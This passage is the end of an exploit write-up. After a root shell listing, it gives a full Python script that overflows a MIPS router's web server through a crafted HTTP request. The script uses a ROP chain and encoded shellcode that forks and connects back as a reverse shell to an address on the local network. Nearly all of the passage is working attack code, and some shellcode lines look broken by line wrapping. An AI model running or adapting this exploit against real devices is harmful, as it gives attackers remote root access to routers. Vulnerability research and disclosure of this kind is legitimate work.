usr  
var  
vmlinux.lz  
webs  
whoami  
root
```

Final Exploit:

```

import socket
import sys
import struct
import urlparse
import re
import os

host = '192.168.1.1'

#create an INET, STREAMing socket
s = socket.socket(
    socket.AF_INET, socket.SOCK_STREAM)
#now connect to the web server on port 80
# - the normal http port
nop = "\x27\x70\xc0\x01"
buf = "A"
buf += nop * 1279

#Setup ROP Gadgets Part #1
s0 = nop

### Sleep function Address ###
s1 = "\x2b\x2a\x8f\xd0"
#####
s2 = nop
### 2nd ROP Gadget ###
s3 = "\x2b\x27\x39\x5c"
#####
s4 = nop
s5 = nop
s6 = nop
s7 = nop

### 1st ROP Gadget ###
ra = "\x2b\x2a\xa1\xc8"
    
```



```
#####

#ROP Gadgets Part #2 + shellcode
shellcode = nop * 6

### 3rd ROP Gadget ###
# 2nd ROP Gadget will add this as the new $ra
ra2 = "\x2b\x2a\x0e\xb8"
#####

s0_2 = nop
### 4th ROP Gadget ####
# 2nd ROP Gadget will add this as the new $s1
s1_2 = "\x2b\x27\x88\xc0"
#####

s2_2 = nop

shellcode += s0_2
shellcode += s1_2
shellcode += s2_2
shellcode += ra2
shellcode += nop * 6

sc_encode=(" \x3c\x11\x99\x99\x36\x31\x99\x99\x27\xb2\x03\xe8\x22\x52\xff\x0c\x8e\x
x4a\xfe\x0c\x01\x51\x18\x26\xae\x43\xfe\x0c\x22\x52\xff\xf8\x8e\x4a\xfe\x0c\x01\x
51\x18\x26\xae\x43\xfe\x0c\x22\x52\xff\x90\x8e\x4a\xfe\x0c\x01\x51\x18\x26\xae\x4
3\xfe\x0c")

#bad character: \x1E\x20\xff\xFC XOR 99999999 = 87b96665

sc_fork1=(" \x24\x11\xff\xff\x24\x04\x27\x0f\x24\x02\x10\x46\x01\x01\x01\x0c")
sc_fork_bad=(" \x87\xb9\x66\x65")
sc_fork2=(" \x24\x11\x10\x2d\x24\x02\x0f\xa2\x01\x01\x01\x0c\x1c\x40\xff\xf8")

sc_first=(" \x24\x0f\xff\xfa\x01\xe0\x78\x27\x21\xe4\xff\xfd\x21\xe5\xff"
"\xfd\x28\x06\xff\xff\x24\x02\x10\x57\x01\x01\x01\x0c\xaf\xa2"
"\xff\xff\x8f\xa4\xff\xff\x34\x0f\xff\xfd\x01\xe0\x78\x27\xaf"
"\xaf\xff\xe0\x3c\x0e")
```

```

#Port No.
sc_first+=("\x30\x3B")
sc_first+=("\x35\xce\x7a\x69\xaf\xae\xff\xe4"
"\x3c\x0e\xc0\xa8\x35\xce\x01")

#Modify this to change ip address 192.168.1.x
sc_first+="\x04"
sc_first+=("\xaf\xae\xff\xe6\x27\xa5\xff"
"\xe2\x24\x0c\xff\xef\x01\x80\x30\x27\x24\x02\x10\x4a\x01\x01"
"\x01\x0c\x24\x11\xff\xfd")

# at position: (15*6 + 6) /4 = 24
#Original Bytes: "\x02\x20\x88\x27"
sc_bad1=( "\x9b\xb9\x11\xbe")

sc_mid=( "\x8f\xa4\xff\xff")

#bad character at pos: 24 + 2
#Original Bytes: "\x02\x20\x28\x21"
sc_bad2=( "\x9b\xb9\xb1\xb8")
sc_last=(
"\x24\x02\x0f\xdf\x01\x01\x01\x0c\x24\x10\xff\xff"
"\x22\x31\xff\xff\x16\x30\xff\xfa\x28\x06\xff\xff\x3c\x0f\x2f"
"\x2f\x35\xef\x62\x69\xaf\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce"
"\x73\x68\xaf\xae\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff\xec\xaf"
"\xa4\xff\xf8\xaf\xa0\xff\xfc\x27\xa5\xff\xf8\x24\x02\x0f\xab"
"\x01\x01\x01\x0c")

sc = sc_encode
sc += sc_fork1
sc += sc_fork_bad
sc += sc_fork2
sc += sc_first
sc += sc_bad1
sc += sc_mid
    
```

```

sc += sc_bad2
sc += sc_last

#"\xfc\x5a \xf8\xb9")
shellcode += nop * 8
shellcode += sc

print len(sc)
shellcode += nop * ((1852 - 24 - 8 - 8 - 18 - len(sc))/4)

s.connect((host, 80))
s.send("GET /.html")
s.send(buf)
s.send(s0)
s.send(s1)
s.send(s2)
s.send(s3)
s.send(s4)
s.send(s5)
s.send(s6)
s.send(s7)
s.send(ra)
s.send(shellcode)
s.send(".html HTTP/1.1%s" % '\n')
s.send("Host: 192.168.1.1%s" % '\n')
s.send("User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:35.0)
Gecko/20100101 Firefox/35.0%s" % '\n')
s.send("Accept: */*%s" % '\n')
s.send("Accept-Language: en-US,en;q=0.5%s" % '\n')
s.send("Accept-Encoding: gzip, deflate%s" % '\n')
s.send("Referer: http://132.147.82.80/%s" % '\n')
s.send("Authorization: Basic <Encoded password>%s" % '\n')
s.send("Connection: keep-alive%s" % '\n')
print "Sent!"

data = (s.recv(1000000))
print "Received :"
```

```
print data
```

References:

<https://courses.cs.washington.edu/courses/cse410/09sp/examples/MIPSCallingConventionsSummary.pdf>

http://inst.eecs.berkeley.edu/~cs61c/resources/MIPS_Green_Sheet.pdf
